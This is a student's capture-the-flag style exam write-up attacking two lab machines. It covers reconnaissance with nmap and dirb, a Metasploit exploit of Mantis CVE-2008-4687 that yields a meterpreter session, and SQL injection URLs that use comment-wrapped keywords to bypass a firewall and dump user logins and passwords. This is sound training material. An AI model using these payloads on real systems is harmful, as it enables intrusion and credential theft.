


Gurashish Anand

LCSP EXAM REPORT:-

Machine 1:- 192.168.0.102

STEP:1:- Use nmap to find out vulnerabilities.



The screenshot shows a terminal window titled "root@gurashish: ~" running on a Linux desktop environment. The terminal displays the results of an nmap scan against the IP address 192.168.0.102. The output shows various open ports and their corresponding services:

```
root@gurashish:~# nmap 192.168.0.102
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-05 11:44 IST
Nmap scan report for 192.168.0.102
Host is up (0.040s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
MAC Address: 00:71:CC:31:4A:C9 (Hon Hai Precision Ind.)

Nmap done: 1 IP address (1 host up) scanned in 15.08 seconds
root@gurashish:~#
```

STEP:2:- Use dirb to find out files and directories that reside on the target machine.

```
root@gurashish:~
```

File Edit View Search Terminal Tabs Help

root@gurashish:~

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.102/ ----

+ http://192.168.0.102/aux (CODE:403|SIZE:1046)

+ http://192.168.0.102/cgi-bin/ (CODE:403|SIZE:1060)

+ http://192.168.0.102/com1 (CODE:403|SIZE:1046)

+ http://192.168.0.102/com2 (CODE:403|SIZE:1046)

+ http://192.168.0.102/com3 (CODE:403|SIZE:1046)

+ http://192.168.0.102/con (CODE:403|SIZE:1046)

=> DIRECTORY: http://192.168.0.102/dashboard

+ http://192.168.0.102/examples (CODE:503|SIZE:1060)

+ http://192.168.0.102/favicon.ico (CODE:200|SIZE:30894)

=> DIRECTORY: http://192.168.0.102/img/

+ http://192.168.0.102/index.php (CODE:302|SIZE:0)

+ http://192.168.0.102/licenses (CODE:403|SIZE:1205)

+ http://192.168.0.102/lpt1 (CODE:403|SIZE:1046)

+ http://192.168.0.102/lpt2 (CODE:403|SIZE:1046)

=> DIRECTORY: http://192.168.0.102/mantis/

+ http://192.168.0.102/nul (CODE:403|SIZE:1046)

+ http://192.168.0.102/phpmyadmin (CODE:403|SIZE:1205)

+ http://192.168.0.102/prn (CODE:403|SIZE:1046)

+ http://192.168.0.102/robots.txt (CODE:200|SIZE:3702)

+ http://192.168.0.102/server-info (CODE:403|SIZE:1205)

+ http://192.168.0.102/server-status (CODE:403|SIZE:1205)

+ http://192.168.0.102/webalizer (CODE:403|SIZE:1205)

---- Entering directory: http://192.168.0.102/dashboard/ ----

+ http://192.168.0.102/dashboard/aux (CODE:403|SIZE:1046)

+ http://192.168.0.102/dashboard/com1 (CODE:403|SIZE:1046)

+ http://192.168.0.102/dashboard/com2 (CODE:403|SIZE:1046)

+ http://192.168.0.102/dashboard/com3 (CODE:403|SIZE:1046)

+ http://192.168.0.102/dashboard/con (CODE:403|SIZE:1046)

=> DIRECTORY: http://192.168.0.102/dashboard/de/

=> DIRECTORY: http://192.168.0.102/dashboard/docs/


=> DIRECTORY: http://192.168.0.102/dashboard/es/

C: Testing: http://192.168.0.102/dashboard/F

```
root@gurashish:~
```


Here, we will find the ‘robots.txt’ and link to the mantis directory.

Step:3:- We will now open robots.txt.




After opening the robots.txt file, we will get a hash code and a path of an image file, we will first decrypt the hash code then look on to the image file. We would simple copy the hash code and search it on google, after doing that we would


get a link where we could decrypt the hash, after the hash is decrypted, we will get our first flag out of 3.



Step:4:- After we get our first flag, we would download the image file we got from robots.txt and look at its string records.



We would use wget to download the image file and then we would use string command to look at the string records of the image file.



```
x"ya
6ZI[=
#V1
issm "H\x
JZJZ
_.7&[
\\YI
!|=_
cy"9
np</
_ )%
_eYh
ncqs
91G$
$1C0
nn$N
vksg"ge
cP08
PEM%
qPQ@
1:#(
N$*((
iUNTK#
WdW7
9W?8
MCIE
IK@ KIK@ E
Q@ E
QK@ E-%
QK@ E
QK@ E-%
@ KIE
Q@ E
Q@ E
Q@ KE
Q@ E
root@gurashish:~/lcsp/1#
```

```
root@gurashish:~/lcsp/1# strings image.jpeg
JFIF
BEif
%756
*2>-0
$3br
`4' ()*456789:CDEFGHIJKLMNOPQRSTUVWXYZcdefghijkluvwxyz
#3R
& (')*56789:CDEFGHIJKLMNOPQRSTUVWXYZcdefghijkluvwxyz
ZJZJ
ZJZJ
)j|h
{m|e
JUJu
#E9FYG
pd9o
Oee;
E.7v;
--j&M
MoGf
Xs7:
v.Nq@
fI-D
V9,[S
JHGP}]+
:1(0
FMyjz
^A1$-
YM?V
t-jt!
n|/n
m.yV
x"ya
6ZI[=
#V1
issm "H\x
```

After we use the string command, we would get a morse code at the end of it which we would decrypt by any online decoder. After we decrypt the morse code, we will get some hint for the exploitation.

The screenshot shows the Morse Code Translator interface. At the top, there's a navigation bar with links like Morse, Translator, Training, Audio Decoder, Gaze Decoder, Keyer, The Code, Timing, Alphabets, and FAQ. Below the navigation is a section titled "Translate a Message". The "Input" field contains a long string of Morse code. The "Output" field displays the translated text: "FLAG 2 : EDB-ID: 44611 CVE-2008-4687 # TRY HARDER!". Below the output are several control buttons: Translate, Sound, Light, and playback controls (play, pause, stop). To the right of the main input/output area are sections for "Send your message to a friend" and "Advanced Controls" where you can set pitch and speed.

Step:5: Next, we would search for a remote code execution exploit for ‘mantis’ on exploit-db.com just to confirm the CVE number, and after we do that, CVE matches which means we are good to go.

The screenshot shows the Exploit Database interface for the Mantis Bug Tracker 1.1.3 - Remote Code Execution exploit. The exploit details are as follows:

- EDB-ID:** 6768
- CVE:** 2008-4687
- Author:** EGIX
- Type:** WEBAPPS
- Platform:** PHP
- Published:** 2008-10-16

The exploit code is displayed in a large text area:

```
<?php
/*
-----[REDACTED]-----
author.... Egix
mail.....: m0b0d13s[at]gmail[dot]com
link.....: http://www.mantisbt.org/
-----[REDACTED]-----*/
This PoC was written for educational purpose. Use it at your own risk.
Author will be not responsible for any damage.
```

Step:6: Search the exploit by the CVE number on msfconsole, and make the necessary inputs before exploitation, and run the exploit to gain meterpreter.

Step:6:- While browsing the target machine through meterpreter for more clues, we will find the hash of the final flag in the the directory “C:\Users\Sanj\Desktop”.

```
Applications ▾ Places ▾ Terminal ▾ Sun 16:02
root@gurashish: ~/l/csp/1

File Edit View Search Terminal Tabs Help
root@gurashish: ~/l/csp/1 × root@gurashish: ~/l/csp/1 × root@gurashish: ~/l/csp/1 ×

meterpreter >
meterpreter > pwd
C:\Users\Sanj\Desktop
meterpreter > ls
Listing: C:\Users\Sanj\Desktop
=====
Mode           Size  Type  Last modified      Name
...
100666/rw-rw-rw- 172   fil   2019-01-20 11:02:42 +0530  Flag.txt
100666/rw-rw-rw- 282   fil   2018-09-02 01:03:22 +0530  desktop.ini


meterpreter > cat Flag.txt
VVRNWRWb3pTbWhrU0ZaeIdwaNjR0l5TlhwsLj6b0FTVVZPZVzsWFRuSmhWeIz1U1VoU2IxcrRRazVaVjA1d1llyWyzFirWxJvW05aFdFMW5ZVmhOWjJSSGFHeEpSMXB3W
W0xR2hWdeXhBk5aVjJOMVNvvjBNvB1t1hWvTpGMDk=meterpreter > cat desktop.ini
66
[ShellClassInfo]
LocalizedResourceName=@SystemRoot%\system32\shell32.dll,-21769
IconResource=@SystemRoot%\system32\imageres.dll,-183
meterpreter >
```

Step:7:- Decode the base64 hash found in the flag.txt file.

First machine cracked.

Machine 2:- 192.168.0.103

Step:1:- Use nmap to find out vulnerabilities.



The screenshot shows a terminal window on an Ubuntu desktop. The terminal output is as follows:

```
File Edit View Search Terminal Help
root@gurashish:~/lcsp/1# nmap -sSVC 192.168.0.103
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-05 12:11 IST
Nmap scan report for 192.168.0.103
Host is up (0.0096s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache/2.2.16 ((Debian))
[http-server-header: Apache/2.2.16 (Debian)
[http-title: My Photoblog - last picture
MAC Address: 00:71:CC:31:4A:C9 (Hon Hai Precision Ind.)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.04 seconds
root@gurashish:~/lcsp/1#
```

Step:2:- Get to the webpage and find get method to generate error.


The screenshot shows a Firefox browser window titled "My awesome Photoblog - Mozilla Firefox". The address bar contains the URL "192.168.0.103/cat.php?id=1". The page content displays an error message: "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1". Below the error message, there is a link "No Copyright". The browser interface includes a toolbar with icons for back, forward, search, and refresh, and a menu bar with "Applications", "Places", and "Firefox ESR".

Step:3:- Then we use order by to find out the number of columns in the current table.

The screenshot shows a Firefox browser window titled "My awesome Photoblog - Mozilla Firefox". The address bar contains the URL "192.168.0.103/cat.php?id=1 order by 1,2,3,4,5--". The page content displays an error message: "Unknown column '5' in 'order clause'". Below the error message, there is a link "No Copyright". The browser interface includes a toolbar with icons for back, forward, search, and refresh, and a menu bar with "Applications", "Places", and "Firefox ESR".


We find out that there are 4 columns.

Step:4:- Getting the database by union select.



Unfortunately there is some kind of firewall running on the server. So now , we will enter the sql keywords in quotes , i.e. /*! Keyword */.


Step:4:- Now, we will retrieve the table names that reside on the database.



This can be done by :-

```
http://192.168.0.103/cat.php?id=1
/*!UNION*/+/*!SELECT*/+1,+/*!group_concat(table_name)
*,3,4+/*!from*/+information_schema.tables+/*!where*/+t
able_schema=database()--+
```


Step:5:- Now, will retrieve the column names that reside on the database.



This can be done by:-

```
http://192.168.0.103/cat.php?id=1
/*!UNION*/+/*!SELECT*/+1,+/*!group_concat(column_name)
*,3,4+/*!from*/+information_schema.columns+/*!where*/
/*+table_schema=database()--+
```

Step:6- Now we will dump contents of login, password.



`http://192.168.0.103/cat.php?id=1
/*!UNION*/*!SELECT*/1,/*!group_concat(login,password)
/,3,4 /*!from*/ /*!users*/--+`

